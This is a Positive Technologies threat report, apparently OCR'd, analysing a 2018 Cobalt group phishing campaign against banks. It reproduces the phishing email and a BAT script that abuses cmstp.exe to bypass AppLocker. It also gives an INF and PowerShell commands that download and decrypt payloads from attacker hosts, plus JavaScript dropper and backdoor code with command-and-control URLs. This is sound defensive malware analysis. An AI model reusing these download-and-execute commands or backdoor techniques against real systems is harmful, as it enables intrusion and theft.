
In mid-May 2018, the Expert Security Center (ESC) at Positive Technologies detected a phishing campaign directed at the financial sector. A number of signs suggest that the Cobalt group or its past participants continue to operate.



18.05.2018 15:25
support@swift-sipn.info
Confirm transaction

Dear User,
Your recent money transfer (03703) was canceled for security reasons.
Your funds participating in the transfer were frozen.
For refunds or re-payment, we recommend that you familiarize yourself with the detailed description of the problem and the ways of its solution.

https://swift-fraud.com/documents/53763987.doc

Headquarters
Avenue Adèle 1
B-1310 La Hulpe

Tel: +32 2 655 31 11
Fax: +32 2 655 32 26

Figure 1. Phishing message

Messages were sent from the domain swift-sipn[.]info (85.143.166[.]158). The structure of the domain is identical to the domains previously used by the Cobalt group throughout its attacks on banks in Russia and Eastern Europe.[1]

The message contains a link (swift-fraud[.]com (85.143.166[.]99) to download a malicious document (d117c73e353193118a6383c30e42a95f). The same delivery technique was used by Cobalt in 2018. The document contains three exploits for remote code execution in Microsoft Word: CVE-2017-8570, CVE-2017-11882, and CVE-2018-0802. Analysis of the document structure suggests similarity to documents generated with the Threadkit exploit kit. This is the same exploit kit used by Cobalt starting in February 2018.

1 In March 2018, the accused ringleader of the Cobalt group was arrested in Europe.

Besides the exploits, the document contains four embedded OLE objects: a next-stage BAT script (4bee6ff39103ffe31118260f9b1c4884), scriptlet for CVE-2017-8570 (bb784d55895db10b67b1b4f1f5b0be16), dummy document (c2a9443aac258a60d8ca-ce43e839cf9f), and configuration file for cmstp.exe (581c2a76b382deedb48d1df077e5bdf1). All these objects are located in the %TEMP% folder of the user who opened the document. These objects are created in %TEMP% via the Package ActiveX Control. The objects have the following format:

```
{\object
\objhtml
\objw1
\objh1{
    \*\objdata
    01050000    // OLE Version
    02000000    // Format ID
    08000000    // the length of the following string
    5061636b61676500 // "Package", indicating this is for the ActiveX
    00000000
    00000000
    bf680000    // the data length for the following binary data
                // binary starting here
```

Figure 2. Structure of an OLE object

After any of the exploits is triggered, the next-stage BAT script runs:

```
set _mee=MGsCOxPSNK.txt
set _tm1=%tmP%
set _ff11=tCrrDqBQoCcEkbnK.txt
set _ww=HKEY_CURRENT_USER\Software\Microsoft\Office\
set _wz=\Word\
set _wq=Resiliency
set _wm=File
set _w0=%_ww%8.0%_wz%
set _w1=%_ww%9.0%_wz%
set _w2=%_ww%10.0%_wz%
set _w3=%_ww%11.0%_wz%
set _w4=%_ww%12.0%_wz%
set _w5=%_ww%14.0%_wz%
set _w6=%_ww%15.0%_wz%
set _w7=%_ww%16.0%_wz%
taskkill /f /im winword.exe
reg delete %_w0%%_wq% /f
reg delete %_w1%%_wq% /f
reg delete %_w2%%_wq% /f
reg delete %_w3%%_wq% /f
reg delete %_w4%%_wq% /f
reg delete %_w5%%_wq% /f
reg delete %_w6%%_wq% /f
reg delete %_w7%%_wq% /f
set _d11=cqHfjCkTtMwG.doc
type NUL > "%_tm1%\%_d11%:Zone.Identifier"
type NUL > "%_tm1%\%_ff11%:Zone.Identifier"
for /f "tokens=1* delims=\*" %a in ('REG QUERY "%_w0%%_wm% MRU" /v "Item 1"') DO (set "rm=%~b")
IF EXIST "%rm%" (copy /Y "%_tm1%\%_d11%" "%rm%")
for /f "tokens=1* delims=\*" %a in ('REG QUERY "%_w1%%_wm% MRU" /v "Item 1"') DO (set "rm=%~b")
IF EXIST "%rm%" (copy /Y "%_tm1%\%_d11%" "%rm%")
for /f "tokens=1* delims=\*" %a in ('REG QUERY "%_w2%%_wm% MRU" /v "Item 1"') DO (set "rm=%~b")
IF EXIST "%rm%" (copy /Y "%_tm1%\%_d11%" "%rm%")
for /f "tokens=1* delims=\*" %a in ('REG QUERY "%_w3%%_wm% MRU" /v "Item 1"') DO (set "rm=%~b")
IF EXIST "%rm%" (copy /Y "%_tm1%\%_d11%" "%rm%")
for /f "tokens=1* delims=\*" %a in ('REG QUERY "%_w4%%_wm% MRU" /v "Item 1"') DO (set "rm=%~b")
IF EXIST "%rm%" (copy /Y "%_tm1%\%_d11%" "%rm%")
for /f "tokens=1* delims=\*" %a in ('REG QUERY "%_w5%%_wm% MRU" /v "Item 1"') DO (set "rm=%~b")
IF EXIST "%rm%" (copy /Y "%_tm1%\%_d11%" "%rm%")
for /f "tokens=1* delims=\*" %a in ('REG QUERY "%_w6%%_wm% MRU" /v "Item 1"') DO (set "rm=%~b")
IF EXIST "%rm%" (copy /Y "%_tm1%\%_d11%" "%rm%")
for /f "tokens=1* delims=\*" %a in ('REG QUERY "%_w7%%_wm% MRU" /v "Item 1"') DO (set "rm=%~b")
IF EXIST "%rm%" (copy /Y "%_tm1%\%_d11%" "%rm%")
IF EXIST "%rm%" (start "" /MAX winword.exe "%rm%") ELSE (start "" /MAX winword.exe "%_tm1%\%_d11%")
set _c1=cmstp.exe
set _m1=\%_c1%
set _m2=%windir%\
Set _bitt=64
IF NOT DEFINED PROCESSOR_ARCHITEW6432 (Set _bitt=32)
IF %_bitt% == 64 (set _mm=%_m2%Sysnative%_m1%) ELSE (set _mm=%_m2%System32%_m1%)
taskkill /im %_c1% /f
start "" "%_mm%" /s /ns "%_tm1%\%_ff11%"
del /F "%_tm1%\KbhpQIcahFCuZwq.sct"
type NUL > "%_tm1%\%_mee%"
```

Figure 3. Next-stage BAT script

Interestingly, this script leads to launching the utility cmstp.exe, which then downloads COM-DLL-Dropper (f0e52df398b938bf82d9e71ce754ab34) from cloud.yourdocument[.]biz (31.148.219[.]177).

Use of this standard Windows utility allows bypassing AppLocker, as well as downloading and running SCT or COM objects using the standard Windows utility regsvr32.exe. This method of bypassing AppLocker was discovered and described publicly this year.


cmstp.exe uses a configuration file that is also an OLE object in the original malicious document:

```
Signature=$chicago$
AdvancedINF=2.5
[DefaultInstall_SingleUser]
UnRegisterOCXs=nwSFzluLXeXI
[nwSFzluLXeXI]
%11%\sCrObJ,NI,http://cloud.yourdocument.biz/robots.txt
[Strings]
AppAct="SOFTWARE\Microsoft\Connection Manager"
ServiceName=" "
ShortSvcName="
```

Figure 4. Configuration file for cmstp.exe

The main purpose of COM-DLL-Dropper is to place a JavaScript dropper on the system, which in turn downloads a JavaScript backdoor. But before performing these primary functions, COM-DLL-Dropper checks its process to see whether the name contains the ".txt" extension.

First, two random values are generated and stored in the registry key HKEY_CURRENT_USER\Software\Microsoft\Notepad\[username]:




Name	Type	Data
(Default)	REG_SZ	(value not set)
iWindowPosDX	REG_DWORD	0x000005a0 (1440)
iWindowPosDY	REG_DWORD	0x00000344 (836)
iWindowPosX	REG_DWORD	0x000000b4 (180)
iWindowPosY	REG_DWORD	0x00000000 (0)
Pony	REG_SZ	A832BEF7C8,ABE60B79D29024

Figure 5. Modified registry key

These values are used to name the malware modules: one of them will be the name of the JavaScript dropper created from the body of COM-DLL-Dropper, while the second value will be the name of the JavaScript backdoor.

After these values are generated, persistence is ensured via a logon script.




Name	Type	Data
(Default)	REG_SZ	(value not set)
OneDrive	REG_SZ	C:\Users\Pony\OneDrive
Path	REG_EXPAND_SZ	%USERPROFILE%\AppData\Local\Microsoft\WindowsApps;
TEMP	REG_EXPAND_SZ	%USERPROFILE%\AppData\Local\Temp
TMP	REG_EXPAND_SZ	%USERPROFILE%\AppData\Local\Temp
UserInitMprLogonScript	REG_SZ	regsvr32 /S /N /U /I:"C:/Users/Pony/AppData/Roaming/ABE60B79D29024.txt" ScroBJ

Figure 6. Gaining persistence on the system

Then the DLL body is decrypted to generate an on-disk copy of the JavaScript dropper (%APPDATA%\<registry_value>.txt, C:\Users\<username>\AppData\Roaming\<registry_value>.txt). The JavaScript dropper is encrypted with AES256-CBC. During the final stage, the JavaScript dropper starts and the DLL is deleted.

The scheme for delivery of the JavaScript dropper is the same as seen in summer 2017: then, too, AES256-CBC was used for decryption.



```
[illegible]
```

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
 -noprofile -WindowStyle Hidden (New-Object System.Net.WebClient).DownloadFile('https://wecloud.biz/d.docx', 'C:\Users\Administrator\AppData\Roaming\65482.doc');
stop-process -name winword -Force -ErrorAction SilentlyContinue;
Remove-Item -Path HKCU:\Software\Microsoft\Office\15.0\Word\Resiliency -recurse -ErrorAction SilentlyContinue;
Remove-Item -Path HKCU:\Software\Microsoft\Office\16.0\Word\Resiliency -recurse -ErrorAction SilentlyContinue;
$ab1 = 'C:\Users\Administrator\AppData\Roaming\65482.doc';
start-process winword.exe -WindowStyle Maximized -ArgumentList \"/q `\"$ab1`\"\";
```

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
-noprofile -WindowStyle Hidden -command "$lSy35crY = (New-Object System.Net.WebClient).DownloadString('https://wecloud.biz/p1.sqlite3');
$bWm3RNIZ4F = [Convert]::FromBase64String($lSy35crY);
$qC9Qpt6cKP = New-Object 'System.Security.Cryptography.AesManaged';
$qC9Qpt6cKP.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$qC9Qpt6cKP.Padding = [System.Security.Cryptography.PaddingMode]::Zeros; $qC9Qpt6cKP.BlockSize = 128;
$qC9Qpt6cKP.KeySize = 256;
$qC9Qpt6cKP.IV = $bWm3RNIZ4F[0..15];
$qC9Qpt6cKP.Key = [System.Convert]::FromBase64String('MUFENjEyMkMzRDMxNkFGQjNEOTY2MENFNDZBQzUwRUQ=');
$ncBm = $qC9Qpt6cKP.CreateDecryptor();
$fG9k = $ncBm.TransformFinalBlock($bWm3RNIZ4F, 16, $bWm3RNIZ4F.Length - 16);
[IO.File]::WriteAllBytes('C:\Users\Administrator\AppData\Roaming\46572.txt', $fG9k);"
```

Figure 7. Delivery of the JavaScript dropper in 2017


The JavaScript dropper is obfuscated and encrypted with RC4. When the dropper runs, self-decryption is started:

```
function hit() {
    var x1;
    var Note;
    var Sp;
    var saveTo = "";
    var comm = "";
    var mLink = "https://nl.web-cdn.kz/robots.txt";
    var xx1 = "regsvr32 /S /N /U /I:";
    saveTo = myEnv("APPDATA") + "\\";
    try {
        x1 = obj("WScript.Shell");
        Note = x1.RegRead(xStore);
        if (Note) {
            if (Note.indexOf(",") !== -1) {
                Sp = Note.split(",");
                saveTo += Sp[0] + ".txt";
            } else {
                saveTo += tExtra();
            }
        } else {
            saveTo += tExtra();
        }
    } catch (e11) {
        saveTo += tExtra();
    }
    var dq = "\x22";
    comm = xx1 + dq + saveTo + dq + " sCrobJ"
    if (fexist(saveTo) === false) {
        if (pnow(mLink, saveTo) === true) {
            if (xGo(comm) === true) {
                return true;
            }
        }
    } else {
        if (xGo(comm) === true) {
            return true;
        }
    }
}
```

Figure 8. Main function in the dropper code

The dropper itself is very similar to the 2017 version, with differences only in the names of some functions and variables. The dropper stays in a While True loop and tries to download a JavaScript backdoor from the command-and-control server nl.web-cdn[.]kz (185.162.130[.]155) and launch via regsvr32.exe. The name for the backdoor is taken from the registry.

The JavaScript backdoor, as well, is obfuscated and encrypted with RC4. It self-decrypts upon launch.



```
var BV = "2.0";
var Gate = "https://nl.web-cdn.kz/api/v1";
var js_gate = "https://nl.web-cdn.kz/robots.txt";
var hit_each = 10;
var error_retry = 2;
var restart_h = 4;
var rcon_max = hit_each * (restart_h * 60) / (hit_each * hit_each);
var Rkey = "G4lIrHz22AkVA72x";
var rcon_now = 0;
var User = "";
var Build = "";
var gtfo = false;
```

Figure 9. Configuration for the JavaScript backdoor

Like the 2017 version, the JavaScript backdoor has a number of functions:

+ Reconnaissance via WMI
+ Launch of programs via CMD
+ Launch of new modules via regsvr32.exe
+ Self-updates
+ Self-removal
+ Detection of antivirus software
+ Encryption of traffic with RC4

A new backdoor function checks for the backdoor in %APPDATA% based on the registry key indicated above. If no registry key is present or the backdoor is not found in %APPDATA%, it will not run.

Recommendations

Cybercriminals increasingly use social engineering to penetrate infrastructures in targeted attacks. Time and again, incident investigation and security testing by Positive Technologies underline that the human factor is the weak point in security: statistics show that in 27 percent of cases, recipients click links in phishing messages. Attackers are often able to draw employees into correspondence (and even security staff, in 3 percent of cases). And if a message is sent from the address of a real company (a technique used by Cobalt), attackers' success rate jumps to 33 percent.

Therefore security awareness training for employees is more important than ever. Key recommendations for companies include:

+ Regular awareness-building among employees
+ Timely installation of security updates (both applications and operating systems)
+ Use of capable protection solutions, including malware detection systems that allow employees to self-scan attachments and other files as needed
+ Full investigation of all security incidents

About Positive Technologies

Positive Technologies is a leading global provider of enterprise security solutions for vulnerability and compliance management, incident and threat analysis, and application protection. Commitment to clients and research has earned Positive Technologies a reputation as one of the foremost authorities on Industrial Control System, Banking, Telecom, Web Application, and ERP security, supported by recognition from the analyst community. Learn more about Positive Technologies at ptsecurity.com.

info@ptsecurity.com ptsecurity.com